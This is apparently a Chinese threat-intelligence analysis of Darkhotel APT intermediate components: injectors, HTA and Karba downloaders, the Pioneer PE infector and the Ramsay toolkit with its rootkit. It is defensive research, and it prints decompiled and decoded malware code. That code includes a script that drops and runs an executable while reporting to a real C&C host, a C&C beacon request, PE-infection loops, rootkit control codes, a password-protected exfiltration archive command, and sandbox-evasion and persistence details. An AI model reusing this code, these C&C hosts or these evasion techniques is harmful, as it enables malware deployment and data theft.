APT GROUP系列——DARKHOTEL 之中间组件篇

2020-08-13 伏影实验室 APT Group, Darkhotel, 中间组件, 伏影实验室, 感染传播

文章目录

一、手法简述

Darkhotel组织攻击链中使用的注入和中间下载组件，目的是为了得到下一阶段程序。这类组件类型从可执行文件到脚本不等，通常包含大量环境检测，以对抗调试环境和杀软。

Darkhotel还使用专门的升级工具，用于升级攻击链末端的RAT和窃密组件，这与传统RAT自身集成更新功能有所不同。

此外，使用感染类和传播类工具亦是Darkhotel的一大特色，这直接延升了该组织的攻击范围。

二、中间执行工具

2.1 注入器

2.1.1 环境检查

注入器执行时会进行时间年份检查，若满足则执行后续动作，不满足则退出。之后通过LZNT1算法解压部分内存数据并校验。

随后对运行环境进行一系列检查，检测包括Mutex存在性，文件名是否为Hash值，是否运行于VMware、Sandbox、Cuckoo、Avast等虚拟机或沙箱环境，是否有其他分析工具进程存在。

通过检查目录"c:\avast! sandbox"来检测Avast沙箱。

通过检查SbieDll.dll来检测Sanboxie沙箱。

通过检查管道\\.\pipe\cuckoo来检测Cuckoo沙箱。

通过设备检查来检测是否运行于VMware环境。

通过检查特定进程如Filemon.exe和Regmon.exe来检测Windows sysinternals等套件。

2.1.2 持久化

使用COM组件IShellLink，于自启动菜单下创建名为Windows Update的软链接，并在以下注册表项位置设置自启动键：

```
Software\Microsoft\Windows NT\CurrentVersion\Windows
Software\Microsoft\Windows\CurrentVersion\Run
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
```

2.1.3 注入

先经过3DES解密内存数据再经LZNT1解压得到dll，将其注入进程，包括：

```
wksprt.exe、taskhost.exe、dwm.exe、sdiagnhost.exe、winrshost.exe、
wsmprovhost.exe、ctfmon.exe、explorer.exe
```

2.2 HTA下载组件

Darkhotel在10年前就开始使用HTA文件在目标系统上植入恶意程序。

初始hta文档采用在body内置脚本，脚本使用url编码，通过eval执行代码，所执行代码为嵌套式hta，如此往复。

重复多次解码操作，我们最终得到如下js脚本：

```
var dd05="";
var td03="";

try
{
   for(i=0; i<dd02.length; i =2)
   {
      td03 = (parseInt(dd02.substr(i, 2), 16) ^ 0x3D).toString(16);
      if(td03.length == 1) td03 = "0"   td03;
      dd05 += td03;
   }
   var ab02 = btsf(dd05);

   dbsf(at01, ab02);

   document.getElementById('phaselog').innerHTML = "<iframe src=http://sendspace.servermsys.com/readme.php?type=execution&result=created_and_executed&info=" +
   navigator.appMinorVersion   " width=0 height=0>";

   shell.Run(at01, 0, 0);
}
catch(err){
   var ee00 = err.description.replace(/ /gi, '_');
   document.getElementById('phaselog').innerHTML = "<iframe src=http://sendspace.servermsys.com/readme.php?type=execution&result=created_but_not_executed&info="
   navigator.appMinorVersion   "&err_num="   err.number   "&err_desc="   ee00   " width=0 height=0>";
}

window.close();
```

脚本内置16进制字符数组通过逐字节与0x3D异或，得到完整的可执行文件，并写入系统Temp文件夹下，名称为internet_explorer_Smart_recovery.exe，后通过shell将其运

该可执行文件作为下载器，首次运行会分段解密并将bat命令写入隐藏文件并重命名执行，目的是实现自删除。

```
@echo off
:Rept
del /f "C:\Users\xxx-win7\Desktop\download.bin"
if exist "C:\Users\xxx-win7\Desktop\download.bin" goto Rept
del /f /ah "C:\Users\xxx-W~1\AppData\Local\Temp\logEDE.tmp.bat"
```

同时解密出C&C地址，带参数执行进程创建任务,总计3个参数，格式为：

```
Argv1: ^zoqr.
Argv2: http://sendspace.servermsys.com/wnctprx
Argv3: C:\Users\XXX-W~1\AppData\Local\Temp\logF25A.tmp
```

其中，Argv1为硬编码字串，Argv2为下载链接，Argv3为待下载文件名。若程序带参运行，则进入下载流程，并删除下载自身的HTA文件。

三、组件升级工具

3.1 微下载器

Darkhotel在2014年使用过一类微下载器，由WinRar SFX自解压文件释放,专门用于升级恶意组件。这类下载器与后文提到的Karba下载器共用了部分代码，可视为是Karba
器的简化版。

3.1.1 持久化 & 环境检测

下载器会将为当前可执行文件注册为自启动项：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\

这类下载器在连接C&C之前，会检查之前的组件信息，使用指定字节覆盖，为取证制造困难。示例目录如下：

```
%APPDATA%\Microsoft\Crypto\DES64v7\dtlcntr.exe
%APPDATA%\Microsoft\Crypto\DES64v7\googletoolbar.exe
%APPDATA%\Microsoft\Crypto\DES64v7\active.dll
%APPDATA%\Microsoft\Crypto\DES64v7\detect.dll
```

其中的googletoolbar.exe暗示了该组织在谷歌工具栏升级包中植入后门。

此外，下载器还存在延时操作，例如查找当前目录下是否存在某个文件，没有则正常连接C&C。若文件存在，且创建时间距今已超过指定时间，则同样使用指定字节覆盖，不发生任何下载升级行为。

3.1.2 C&C通信

下载行为分为两个阶段。

第一阶段先请求，向第一个C&C发起HTTP请求，返回的内容需包含符合以下正则格式：

```
(DEXT87[0-9\.]{7,15})
```

其中，数字和点部分代表IP地址。若不符合格式，则更换C&C和资源路径反复下载。此外，是否一次连接成功并得到正确格式的数据也会影响C&C和请求资源的组合。

第二阶段，检查C&C返回的IP是否为本机地址，即判断本机与C&C发生通信的是否为外网地址。检查的结果同样会导致下一步连接的C&C和请求资源发生变化。接收内容的
如下：

格式	含义
（“DEXT87no”）|（“DEXT87\x00”）	返回第一阶段再发起连接
（“DEXT87up”）filelen;filebin	后续内容包含PE组件

对”DEXT87up”后面的内容按分号切割，分号前面为文件长度，后面为经过简单异或加密的PE文件。解密的PE文件被保存在当前目录并被执行。之后下载器将睡眠3000秒，来后对该PE使用指定字节进行覆盖，之后再重复上述通信行为。这表明下载的可执行程序具有时效性，因此需要不断更新。

3.2 Karba下载器

3.2.1 功能性质

Karba下载器是微下载器的升级版，区别在于更多的信息收集和环境监测，通信协议也有变化。

3.2.2 持久化 & 环境检测

1. 检查注册表自启动项，若未发现自身文件名则进行注册：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

2. 检测是否处于VMWare且网段是否为192.168.100，若是则退出程序。同时，下载器删除当前目录下所有后缀为exe的可执行文件，以隐藏旧组件痕迹。

3. 检测杀软名进程名单，在上传到C&C时使用预置的杀软缩写和索引位。若检测到多个杀软，则其索引号之间由+号连接，若未检测到任何指定杀软，则保留一个+号。

杀软	代号
AYAgent.aye	AY
V3LTray.exe	V
avp.exe	KS
bdagent.exe	BD
ccsvchst.exe	NT
avgidsagent.exe	AV
mcagent.exe	MC
RsMgrSvr.exe	RS
AvastSvc.exe	AST
uiWinMgr.exe	TR
msseces.exe	MS
360tray.exe	36
NVCAgent.npc	NV
ekrn.exe	NOD

3.2.3 搜集系统信息

搜集计算机名称和用户名。

访问注册表，搜集CPU名称、系统语言id和系统版本编号信息，格式化后做简单加密和Base64编码用来上传。

```
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0\
ProcessorNameString
Identifier

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Nls\Language\InstallLanguage

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVersion\
CSDVersion
ProductName
CurrentVersion
```

根据语言代称，初始化不同的字符串用于后续发送：

代号	语言
step2-down-k	韩文
step2-down-j	日文
step2-down-u	英文（美国）
step2-down-r	俄文
step2-down-c	中文（中国大陆）

在当前目录查找名为proto.dat文件，该文件包含的加密的短字符串，用于选择C&C。

解密前	解密后
BBG	5
BBV	6
BBW	7
BBJ	8
BBK	9

3.2.4 C&C通信

该组件根据proto.dat中BBX字符串的索引号来选择C&C，使用HTTP URL参数来上传搜集的信息，成分如下：

1. C&C索引和系统语言代称，为BB?字符串解密后的数值加上语言代称“step2-down-？”
2. MAC地址的hash值。
3. 加密后的系统信息。
4. 杀软索引列表。

请求参数的格式为：

```
/bin/read_i.php?a1=
cnc_index_lang_alias&a2=mac_addr_hash&a3=encrypted_info&a4=av_index
```

```
GET /bin/read_i.php?
a1=SElhOzwiN3pQKiAPFWcq&a2=448a60191f8f5f31c03166fed72bacac&a3=RBsidmgUPjtdGzwdCWp
ybAYaMwVjGQQMFgkVJW1jfXlIQHl0KjV5aD5ubyhbah1sbHNcAiA9IiBUKFNrDiQ/KFAtHWFoLnBlSnl/
SFsJGBlsCVx4YH93CzQAUgUCHXx/
Jzc1PxcFbnQfPHFYKDM7OCkkXAQdc2cbFRQeJDo4bXpYLDw8ISomPBhuZyseOD4lLyxcGy8qLGxNU0YpP3
VtGCs7cAsnMik8R25/
RBk4dmwaKB9rdGl7Lg5EWgUoP20uGQs0aHJndn9PYH5OVXtxdGJ4T39uaW98TEo5eXR9en87TGFhdCU1dg
==&a4=+ HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: greenlabelstud.000space.com
Connection: Keep-Alive
Cache-Control: no-cache
```

返回的内容需包含某个特定字符串方可有效，例如”minmei”。之后紧接指令：

指令	含义
re	选择下一个C&C重新下载
no	向proto.dat写入当前C&C对应的BB?字符串，然后退出程序。
up	向proto.dat写入当前C&C对应的BB?字符串，解密PE文件并执行。

若接收up，则对后面的内容按分号分割，分号前面的是文件长度，后面是加密的内容：

```
(“minmeiup”)filelen;filebin
```

可见，这很接近前文微下载器的协议。

四、感染 & 横向移动

4.1 Pioneer组件

4.1.1 功能

Pioneer组件见于2014年，专用于感染用户磁盘上的特定PE文件，注入恶意代码以实现后续攻击。

4.1.2 环境检测

该组件创建互斥体保证唯一进程实例，执行I/O指令和查看网段来检测VMware，并检查用户所在内网网段，若属于192.168.100，则退出程序。

4.1.3 感染PE文件

该组件创建一个窗口，每次收到消息时都会实施感染PE文件的操作，记录遍历的盘符。该组件寻找本地硬盘，并记录USB的盘符名称和编号。

在遍历目录同时，专门对名称中包含”INSTALL”、”SETUP”和”UPDATE”的PE文件进行感染。这类文件多半是安装或升级包，可能被再次运行，故容易受到攻击者的利用。

```
case 3u:                                // DRIVE_FIXED
  if ( !drive_fixed_found_num )
    _beginthread((int)thread_infect, 0, (int)disk_pathname);
  sprintf(&FileName, "\\\\?\\%c:", v0_drive_cur_id + 'A');// \\?\D:


  while ( FindNextFileA(v3, &FindFileData) )
  {
    if ( count > 999 )
      break;
    if ( FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY )
    {
      if ( strcmp(FindFileData.cFileName, ".") && strcmp(FindFileData.cFileName, "..") && index < 1000 )
      {
        sprintf(&v14_file_path, "%s\\%s\\*.*", v2_disk_name, FindFileData.cFileName);
        v9 = &disk_path_wildcard[260 * index];
        v10 = &v14_file_path;
        ++index;
        do
        {
          v11 = *v10;
          *v9++ = *v10++;
        }
        while ( v11 );
      }
    }
    else
    {
      sprintf(&v14_file_path, "%s\\%s", v2_disk_name, FindFileData.cFileName);
      v8 = infect_pe(&v14_file_path);
      if ( v8 == 0xF60 )
      {
        _sleep(0x64u);
        ++count;
      }
```


```
strcpy(v15_exe, ".exe");
strcpy(v16_specified_name, "INSTALL");
strcpy((char *)&v17_SETUP, "SETUP");
v18 = 0;
strcpy((char *)&v19_UPDATE, "UPDATE");
v22 = 0;
```


感染时，该组件在内存中创建原文件副本并插入一个名为".rdat"的新节区并覆盖原文件，并修改入口点，同时在当前目录创建文件（例如repnum.dat）以记录被感染文件的数。

如图所示，被感染的PE文件多出一个节：

Nr	Virtual offset	Virtual size	RAW Data off...	RAW size	Flags	Name	First bytes (hex)
01 im	00001000	00053000	00000400	00052E00	60000020	.text	68 04 82 73 08 57 88 73 29
02	00054000	00005000	00053200	00004200	C0000040	.data	36 2F 01 01 00 00 00 00 00
03 rs	00059000	00063000	00057400	00062800	40000040	.rsrc	00 00 00 00 00 00 00 00 00
04	000BC000	00004000	000B9C00	00003C00	42000040	.reloc	00 10 00 00 B4 00 00 00 41
05 ep	000C0000	00001400	000BD800	00001400	E0000040	.rdat	6C 2D 01 01 2C 7D 61 64 2C

被感染程序执行时，先执行.rdat中的Shellcode，再跳回原来的入口点执行。Shellcode中包含了加密的PE组件、组件名、释放路径和注册表自启动项路径等信息。





Shellcode会解密PE组件并释放至指定目录，并注册为自启动项，同时删除指定PE文件的注册表项（可能是之前的组件，如tintsetp.exe），启动释放的组件后便执行被感染的正常流程。

4.1.4 持续感染

感染PE文件的组件会监视USB设备插入拔出的情况。

若监测到USB设备插入，则该组件则会前往之前遍历的最后一个盘符进行感染操作。如果遍历最后的盘符为USB且与当前插入盘符相同，则USB中PE文件将可能被感染。有移除时，该组件将重复上文操作对本地磁盘再次发起感染操作。不过，这只针对Windows XP及以下版本，再次表明攻击具有定向性。

此外，该组件还监控用户目录C:\Windows\Users\username及其子目录下的文件变化情况，包括文件和目录的创建、删除和重命名。

```
for ( result = ReadDirectoryChangesW((HANDLE)*v4_info_buf, v4_info_buf + 0x43, 0x2000u, 1, 3u, v4_info_buf + 2, 0, 0);
      result;
      result = ReadDirectoryChangesW((HANDLE)*v4_info_buf, v4_info_buf + 0x43, 0x2000u, 1, 3u, v4_info_buf + 2, 0, 0) )
{
  v4_info_buf[0x843] = (DWORD)(v4_info_buf + 0x43);// FILE_NOTIFY_INFORMATION
  memcpy(&v15, v4_info_buf + 0x46, v4_info_buf[0x45]);// 复制发生改变的文件的名称
  *(__int16 *)((char *)&v15 + *(_DWORD *)(v4_info_buf[2115] + 8)) = 0;
  wsprintfA(&v16, "%S", &v15);
  sprintf(&changed_file_path, "%s%s", &user_path, &v16);// 发生改变的文件路径
  if ( *(_DWORD *)(v4_info_buf[2115] + 4) == 1 && is_special_dir(&changed_file_path) == 1 )// 若有新文件出现在指定目录
  {
    EnterCriticalSection(&CriticalSection);
    v7 = infect_pe(&changed_file_path);       // 查找可感染的PE文件
    if ( v7 == 0x63 )
    {
      _sleep(0x64u);
      v7 = infect_pe(&changed_file_path);
    }
    v11 = 0;
    do
    {
      if ( v7 != -2 && v7 != -3 && v7 != -20 || !PathFileExistsA(&changed_file_path) )
        break;
      _sleep(0x12Cu);
      v7 = infect_pe(&changed_file_path);
      if ( v7 == 99 )
      {
        _sleep(0x64u);
        v7 = infect_pe(&changed_file_path);
      }
```

若监测到变动，且文件为包含”INSTALL”、”SETUP”和”UPDATE”的PE文件，并位于常用特定子目录，则发起前文所述的感染操作。涉及的子目录名如下：


4.2 Ramsay组件集

4.2.1 功能

Darkhotel在2020年4月被发现使用Ramsay组件集在隔离网络中感染文档，以存放收集的信息。

4.2.2 释放组件

本次事件获取的样本为被Ramsay V2感染的7z安装程序，并不是最初的样本，显示有效数据外包含额外数据。



被感染的文件会被添加一个Dropper，负责释放后续的一系列功能组件：

Dropper运行以后先创建目录%APPDATA%\Microsoft\UserSetting\，然后检查命令行参数是否为"gQ9VOe5m8zP6，若是则开始从自身读取内容释放其他功能组件。

释放的组件及功能：

路径及名称	功能
%temp%\随机名.exe	开源工具UACME，bypass UAC
%system32%\identities\wideshut.exe	dropper 副本
%system32%\identities\sharp.exe	WinRAR官方主程序
%system32%\identities\bindsvc.exe	感染本地和内网共享中的exe，突破网络隔离
%system32%\drivers\hfile.sys	内核Rookit，用于隐藏文件
%system32%\msfte.dll(32 64)	窃密 打包 CVE-2017-0147漏洞扫描 基于文件传输的C2通讯
%system32%\oci.dll(64 32)	同上
%system32%\wimsvc.exe	Dropper 副本

4.2.3 感染PE bindsvc.exe

bindsvc.exe的主要功能是实现横向移动，通过感染非系统盘和内网网络共享中的可执行性文件，等待被感染程序被攻击目标触发。感染的结果与本次发现的7z样本一致。修
执行程序，等待在内网中传播。

4.2.4 Rookit组件Hfile.sys

Hfile.sys是一个32位驱动程序。通过分析发现，该驱动在内部被称为HideDriver，通过对SSDT表中函数ZwQuerySystemInformation和ZwQueryDirectoryFile挂钩，实现对
和进程隐藏的功能。


ZwQuerySystemInformation的hook函数会处理SystemProcessInformation对应的返回数据。而ZwQueryDirectoryFile的hook函数则对文件相关的操作进行处理，涉及操作
包括：


```
FileDirectoryInformation
FileFullDirectoryInformation
FileBothDirectoryInformation
FileNamesInformation
FileIdBothDirectoryInformation
FileIdFullDirectoryInformation
```

此外，通过控制码，可对文件和进程隐藏做进一步操作。例如，控制码0x222404可用来在宽字符的进程或文件路径后面增加";*;*"：

```
wsprintfW(&String, L"%s\\System32\\%s;*;*", v10, L"wimsvc.exe");
v11 = lstrlenW(&String);
DeviceIoControl_6AC31AB0(0x222404u, &String, 2 * v11 + 2);
memset(&String, 0, 0x208u);
lstrcpyW(&String, L"sharp.exe;*;*");
v12 = lstrlenW(&String);
DeviceIoControl_6AC31AB0(0x222004u, &String, 2 * v12 + 2);
```

wimsvc.exe文件隐藏前后示例截图：





所有控制码及功能如下：

控制码	功能
0x222404	增加隐藏文件规则
0x222408	删除隐藏文件规则
0x22240C	删除全部隐藏规则
0x222410	查询隐藏文件规则
0x222004	增加隐藏进程规则
0x222008	删除隐藏进程规则
0x22200C	删除所有隐藏规则
0x222010	查询隐藏进程规则

4.2.5 多功能组件 msfte.dll/oci.dll

该组件包含32位和64位，通过对文件内容分析，文件于内部被命名为Ramsay。

msfte.dll被释放到系统system32目录下，会劫持系统服务WSearch，被系统程序SearchSystemHost.exe以系统权限运行。

4.2.5.1 感染文档

为了在隔离网络中进行活动，该组件通过文档进行自定义的传输和指令控制功能，方式是将信息附加到文档，等待时机传送出去。一旦这些文档到达已被攻击者植入了后门机时，相关后门会找到有附加信息的文档并将之取出，回传至C&C，同时读取运行文档中的隐藏程序。

通过释放winword.vbs以获取最近文档中的文本内容。访问Windows Recent目录，窃取最近文件并使用组件sharp.exe（WinRAR）进行打包，密码为PleaseTakeOut6031416!!@@##：

```
C:\Windows\System32\Identities\sharp.exe a -r -s -rp -ep -hp[password]
-ta[date] "%appdata%\Microsoft\UserSetting\xxxx\Contents_%S.db"
"%appdata%\Microsoft\Windows\Recent\*.lnk
```

判断当前模块是否已注入HYON.exe、BON.exe或Cover.exe进程中，目前无法判定其为何种工具。

读取文档中的隐藏程序并运行，并将自身注入explorer.exe。

4.2.5.2 搜集系统信息

msfte.dll会将自身注入explorer.exe，并将版本号写入version.ini文件，通过一系列命令获取系统信息。这些信息经过加密，保存到%APPDATA%\Microsoft\UserSetting\MediaCache\目录下的rtt文件中。

通过以下命令搜集进程、系统和网络信息，并检查自身模块：

```
systeminfo
tasklist /v
netstat -ano
ipconfig /all
route print
arp -a
tasklist /m msfte.dll
net share
ping server
sc query hfile.sys
```

其他的搜集行为还包括：

- IE浏览器网络缓存目录中的文档文件（.txt\.doc\.xls）。
- 当前机器磁盘、目录和文件信息。
- 创建名为lua的窗口，并设置回调函数，当有可移动存储设备接入时，采集相应的信息。
- 内网共享目录扫描，除了获取共享目录和文件相关信息外，还试图搜集目录中的.txt .doc .xls文档文件。

此外，该组件会在内网中扫描永恒之蓝漏洞中的CVE-2017-0147，但只是发送畸形数据包，并未利用。

五、总结

升级功能从RAT中独立出来并加入清理功能，使得该组织得以不断更新组件，以及时调整后续攻击的方案。

此外，该组织对PE感染和文档感染工具的利用扩大了攻击范围，使得隔离环境下的木马传播和信息传递得以实现。而利用文档移动来转移内容，并让相关组件潜伏在内部网中以等待时机，表明该组织掌握了目标所处的网络环境和活动规律，计划之周详，绝非短期之谋。